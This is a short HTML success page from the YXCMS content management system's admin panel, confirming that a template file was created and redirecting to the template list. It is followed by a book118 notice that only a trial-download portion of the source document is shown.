<!DOCTYPE> <html> <head> <meta http-equiv='Refresh' content='3;URL=/YXCMS/index.php?r=admin/set/tplist&Mname=default'> <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <link href="/YXCMS/public/css/bootstrap.css" rel="stylesheet" type="text/css" /> <link href="/YXCMS/public/css/alert.css" rel="stylesheet" type="text/css" /> </head> <body> <div class="modal-dialog modal-lg" role="document"> <div class="modal-content"> <div class="modal-header"> <h4 class="modal-title text-primary"> YXCMS成功提示</h4> </div> <div class="modal-body"> <p class="mescon"> <span class="glyphicon glyphicon-ok text-primary"> <span> 模板文件创建成功! </span> </p> </div> <div class="modal-footer"> <a href="/YXCMS/index.php?r=admin/set/tplist&Mname=default" class="btn btn-primary">确定</a> </div> </div> </body> </html>
```

以上内容仅为本文档的试下载部分，为可阅读页数的一半内容。如要下载或阅读全文，请访问：  
<https://d.book118.com/258041012007006061>